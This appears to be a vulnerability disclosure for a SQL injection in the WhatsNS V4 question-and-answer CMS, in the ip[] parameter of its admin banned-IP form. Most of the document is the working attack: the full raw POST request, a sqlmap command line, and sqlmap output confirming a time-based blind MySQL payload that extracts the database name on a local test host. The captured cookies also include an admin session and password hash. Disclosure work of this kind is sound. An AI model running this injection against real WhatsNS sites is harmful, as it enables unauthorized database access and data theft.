
WhatSNS V4 sqlinject

Project official: https://www.whatsns.com

project address: https://gitee.com/huangyouzhi/whatsns

$ip variable

URL:http://127.0.0.1/whatsns/index.php?admin_banned/add.html




- POST:

```
POST /whatsns/index.php?admin_banned/add.html HTTP/1.1
Host: 127.0.0.1
Content-Length: 84
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3314.0 Safari/537.36 SE 2.X
MetaSr 1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/whatsns/index.php?admin_banned/add.html
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1557362955; UIA=25w5_%5D.0a%5Bea51%2C7%2F-
0b54%60%2AX4%5D%5D_1%28b7d2%60%2F%2Cb2b%5C83b%2F%28a%29%2A-a66%2C%29073_%5Cc%2F306%60; bdshare_firstime=1557799980117; admin=admin;
pass=96e79218965eb72c92a549dd5a330112; _qddaz=QD.hseds1.6f7ht3.jwptla86; Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1560155578;
_ga=GA1.1.1218018200.1562750483; PHPSESSID=h3hd7t6ptn12padakioc0ma8t1;
Hm_lvt_b60316de6009d5654de7312f772162be=1570587747,1570678141,1570858233,1571039155; CmsCode=gab;
Hm_lpvt_b60316de6009d5654de7312f772162be=1571039517; whatsnssid=d8bab68b1a953728;
whatsnsauth=61e6Qq7XJ%2FsTmG%2BeCWSu507H0taq%2B6l%2BZYn%2Bm7BiW8Tca69D47kPL9pe3n0VoJK9ufoUEfZH0r2xM%2BiGETq5
Connection: close

ip%5B%5D=1&ip%5B%5D=2&ip%5B%5D=3&ip%5B%5D=4&expiration=30&submit=%E6%B7%BB+%E5%8A%A0
```

verification:


管理员: C:\Windows\System32\cmd.exe
C:\Users\Administrator\Desktop\sqlmap-master>
C:\Users\Administrator\Desktop\sqlmap-master>python2 sqlmap.py -r ip.txt --dbms mysql --current-db --batch
{1.3.8.12#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:23:07 /2019-10-14/
[16:23:07] [INFO] parsing HTTP request from 'ip.txt'
custom injection marker ('*') found in option '--data'. Do you want to process it? [Y/n/q] Y
Array-like data found in POST data. Do you want to process it? [Y/n/q] Y
[16:23:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: Array-like #1* ((custom) POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: ip[]=1' AND (SELECT 3927 FROM (SELECT(SLEEP(5)))yJCU) AND 'aEYh'='aEYh&ip[]=2&ip[]=3&ip[]=4&expiration=30&submit=??? ???
[16:23:12] [INFO] testing MySQL
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[16:23:57] [INFO] confirming MySQL
[16:23:57] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[16:24:12] [INFO] adjusting time delay to 3 seconds due to good response times
[16:27:08] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 7.1.13, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.0
[16:27:08] [INFO] fetching current database
[16:27:08] [INFO] resumed: whatsns
current database: 'whatsns'
[16:27:08] [INFO] fetched data logged to text files under 'C:\Users\Administrator\AppData\Local\sqlmap\output\127.0.0.1'
[16:27:08] [WARNING] you haven't updated sqlmap for more than 61 days!!!
[*] ending @ 16:27:08 /2019-10-14/
ip.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
POST /whatsns/index.php?admin_banned/add.html HTTP/1.1
Host: 127.0.0.1
Content-Length: 84
Cache-Control: max-age=0
Origin: http://127.0.0.1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3314.0 Safari/537.36 SE 2.X MetaSr 1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/whatsns/index.php?admin_banned/add.html
Accept-Language: zh-CN,zh;q=0.9
Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1557362955; UIA=25w5_%5D.0a%5Bea51%2C7%2F-0b54%60%2AX4%5D%5D_1%28b7d2%60%2F%2Cb2b%5C83b%2F%28a%29%2A-a66%2C%29073_%5Cc%2F306%60; bdshare_firstime=1557799980117; admin=admin; pass=96e79218965eb72c92a549dd5a330112; _qddaz=QD.hseds1.6f7ht3.jwptla86; Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1560155578; _ga=GA1.1.1218018200.1562750483; PHPSESSID=h3hd7t6ptn12padakioc0ma8t1; Hm_lvt_b60316de6009d5654de7312f772162be=1570587747,1570678141,1570858233,1571039155; CmsCode=gab; Hm_lpvt_b60316de6009d5654de7312f772162be=1571039517; whatsnssid=d8bab68b1a953728; whatsnsauth=61e6Qq7XJ%2FsTmG%2BeCWSu507H0taq%2B6I%2BZYn%2Bm7BiW8Tca69D47kPL9pe3n0VoJK9ufoUEfZH0r2xM%2BiGETq5
Connection: close
ip%5B%5D=1*&ip%5B%5D=2&ip%5B%5D=3&ip%5B%5D=4&expiration=30&submit=%E6%B7%BB+%E5%8A%A0